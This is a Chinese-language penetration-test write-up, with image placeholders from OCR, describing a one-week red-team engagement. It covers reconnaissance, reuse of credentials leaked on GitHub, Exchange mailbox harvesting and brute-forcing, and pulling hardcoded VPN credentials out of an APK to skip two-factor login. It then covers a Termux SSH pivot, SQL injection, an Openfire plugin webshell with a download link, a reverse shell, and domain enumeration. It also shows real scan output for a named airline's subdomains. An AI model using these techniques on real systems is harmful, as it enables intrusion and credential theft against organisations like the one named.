
Nmap –iL ips.txt -sS -T4 -A -sC -oA scanme xsltproc -o scanme.html nmap-bootstrap.xsl scanme.xml



有了端口、服务等信息以后，我开始用Eyewitness来了解目标的Web资产情况，这是个基于Python，Headless（无头游览器）驱动实现的快照工具。它除了能将目标Web资产迅速快照，还可以识别一些中间件的默认页（例如：Tomcat、Jboss等等），网站登陆接口，记录HTTP响应头，以及页面源码。类似的工具还有GoWitness，以及Nmap的http-screenshot-html.nse脚本。下面是这个工具的使用方法及演示：

```
python EyeWitness.py –f target.com-dns.txt --web --active-scan --add-http-ports
80,81,88,888,2082,2083,3122,4848,6588,7000,7001,7002,7003,8000,8080,8081,8089,8090,8500
,8888,9000,9001,9200,9080,10000,10051,50000 --add-https-ports 443,8443,9043
```

随便找个公司测试一下扫描结果：



http://shop.csair.com
Resolved to: 120.77.124.97

Page Title: 中国南方航空__微信运营管理平台v1.0
x-powered-by: ThinkPHP
transfer-encoding: chunked
set-cookie:
PHPSESSID=jh06un21p4l1sgufb2hhptsu6; path=/,
SERVERID=1c48afba7d0ccc56e8fcf2e748e83beb|1561018603|1561018603;Path=/
expires: Thu, 19 Nov 1981 08:52:00 GMT
vary: Accept-Encoding, Accept-Encoding
connection: close
pragma: no-cache
cache-control: private
date: Thu, 20 Jun 2019 08:16:43 GMT
Response Code: 200
content-type: text/html; charset=utf-8

Source Code

http://cdcs.csair.com
Resolved to: 59.41.199.154

Page Title: 南航-中心配载支持系统
content-language: en-US
x-powered-by: Servlet 2.4; JBoss-4.3.0.GA_CP10 (build: SVNTag=JBPAPP_4_3_0_GA_CP10 date=201107201825)/JBossWeb-2.0
set-cookie:
JSESSIONID=AF050F93BD88963F26504D7EE483D1CD; Path=/; Secure
expires: Wed, 31 Dec 1969 23:59:59 GMT
server: Apache-Coyote/1.1
connection: close
pragma: no-cache
cache-control: no-cache
date: Thu, 20 Jun 2019 08:10:10 GMT
Response Code: 200
content-type: text/html;charset=UTF-8

Source Code

http://gfos.csair.com
Resolved to: 157.122.72.13

Page Title: 南航通用航空运行管理系统
content-length: 4536
content-language: en-US
set-cookie:
gfosJSid=ea0edb25-9996-4776-afce-7e25d74782c9; Path=/gfos; HttpOnly
server: nginx/1.13.0
connection: close
date: Thu, 20 Jun 2019 08:11:51 GMT
Response Code: 200
content-type: text/html;charset=UTF-8

Source Code


前面看到的是用Eyewitness解析DNS.txt，我们也可以直接解析Nmap的扫描结果： nmap -T4 -iL ip.txt -oX scan.xml -p 80,81,88,443,888,2082,2083,3122,4848,6588,7000,7001,7002,7003,8000,8080,8081,8089,8090,8443,8500,8888,9000,9001,9200,9043,9080,10000,10051,50000 -Pn --open -n python EyeWitness.py -x scan.xml --web --no-dns --active-scan

在测试漏洞之前，我还用Git-all-secret和SimplyEmail开源工具收集到一些信息： 从Github上获取到1个账号和密码，以及一些内网域名信息。 使用SimplyEmail从搜索引擎和元数据中收集到部分目标的邮箱地址。

在信息收集阶段完成以后，对目标情况就有了一定的了解。我拿到了目标的IP信息、DNS信息、Web资产情况、一个账号密码和一些内网域名信息。因为不是真正的APT，项目仅有一周的时间，我没有做更详细的信息收集，直接是进入到了打点阶段。


1. 外部打点阶段


如何利用好之前收集到的信息？我做的第一件事是直接访问公司邮件系统OWA登录页面，运气不错，成功使用Github上收集到的账号登录电子邮箱，在邮箱中搜索敏感关键字并没有发现有价值的信息。那么如何最大化利用这个账号呢？



在登录页面的Body中，可以查看到OWA的版本。

15.0对应的版本是Exchange2013，使用EWS Editor导出Allitems中公司其他人的邮箱：






导出后的文件都是XML格式，使用正则表达式提取与此邮箱关联的邮件地址： cat * | egrep -o '[0-Z_]{3,}@[0-Z]{2,}(.[0-Z]{2,})+' >email.txt //我们会获得一个目标公司的邮件列表 有了其他人的邮件地址我们就可以继续对其他人进行爆破了，运气好的话我们会碰到运维人员，或者遇到一些具有VPN登陆权限的账号。爆破工具推荐使用Exchange的滥用工具ruler。


在获取到的几个弱口令账户的邮箱中，并没有获得有价值的东西。接下来我又尝试在目标公司的VPN客户端上尝试登陆收集到的账号，发现有一个账号密码是正确的，但需要动态口令牌，当时果断放弃了！

Exchange和VPN都失败以后，我把精力转向Web资产的漏洞测试。 我尝试了以下操作：


1. 从Eyewitness中寻找各类管理后台登陆接口，进行花式爆破和绕过。
2. 从Nmap扫描结果中寻找可能存在RCE的中间件和CMS。
3. 寻找上传点尝试Getshell和一些可能存在漏洞的CMS。
4. 在网站上找官方的APP下载进行测试。 在测试APP时，我发现了一个有趣的现象： 我发现这家公司使用的是泛微OA手机APP，当我点击APP时竟然会自动登陆VPN：



点击右上角的VPN发现，发现它使用的是深信服VPN。也就是说VPN是写死在APK文件中的，使用Jadx-gui分析这个APK文件的源码，发现默认账号密码就在里面：




同事告诉我深信服VPN可以使用AWORK登陆，我下载AWORK尝试连接目标公司VPN，输入账号密码以后，竟然没有提示我需要VPN动态口令牌，直接登陆成功，就这样绕过了PC端VPN的二次认证。



现在已经成功从手机端进入目标内网，接下来就是从手机端进行内网渗透，我在Android手机上使用了Termux，Termux是Android上一个强大的终端模拟器。我将手机和攻击机接入到同一个WIFI下面，然后在Android上开启SSH服务，攻击机使用SSH Socks动态代理的方式接入内网。

VPS: ssh-keygen && cp rsa_id.pub /var/www/html Mobile： pkg install openssh && sshd wget http://VPS/id_rsa.pub && cat id_rsa.pub > ~/.ssh/authorized_keys Attack End: Ssh –D 1080 androiduser@MobileIP –p 8022




1. 内网渗透阶段

接入内网以后我发现除了OA系统，其他的内网IP全部访问受限。那么就只能尝试攻击OA系统了。使用Nmap对目标系统进行全端口扫描发现：


Open 80（OA系统） Open 9090（Openfire即时通讯系统）

使用Burpsuite抓包对OA系统进行漏洞测试，发现该OA系统存在多处SQL注入。并且当前连接数据库的账号是DBA，通过SQL注入顺利读取到Openfire（即时通讯系统）数据库中后台的账号密码。登陆后台，上传编译好的插件，成功Getshell。 插件下载地址：
http://rinige.com/usr/uploads/2016/11/3769501264.zip




拿到这台主机以后，我做了下面几件事： arp –n 查看arp缓存，广播域中是否存在通讯，发现内网多台主机。 Ping之前从Github收集到的域名，发现可以直达域控。 复用80端口代理，使用MSF对域控进行了MS17-010和MS14-068的测试，失败。 查看系统版本，内核版本，进程信息，文件权限以了解是否可以提权，结果失败。 翻看系统文件，未发现有价值的信息。 测试是否可以出网，发现不能到达互联网，但可以回连到手机。

我在Termux中开启监听端口，将这个Shell反连到Termux上。现在已经能够访问域控，并且已经有了几个之前登录Exchange的普通域账号。如果按照常规渗透，我们可能会通过net * /domain来查询域用户、组等信息。但这里我们是一台Linux，该如何列出域内用户、域用户组、域管理员、域信任关系呢？我们可以使用Linux上的rpcclient来做这个事情，由于不方便接入客户服务器，所以我搭建了一台DC来演示这种方法：



当我获取到所有域信息以后，开始对域控的DNS进行收集。知道DNS记录就基本能确定内网有什么资产，以及资产的位置了。以前我们在域控上使用Dnscmd . /EnumRecords domainname .来收集DNS记录。现在有了这个新方法，只需要一个普通域账号我们就可以收集域控上的DNS记录：




参考资料：https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/

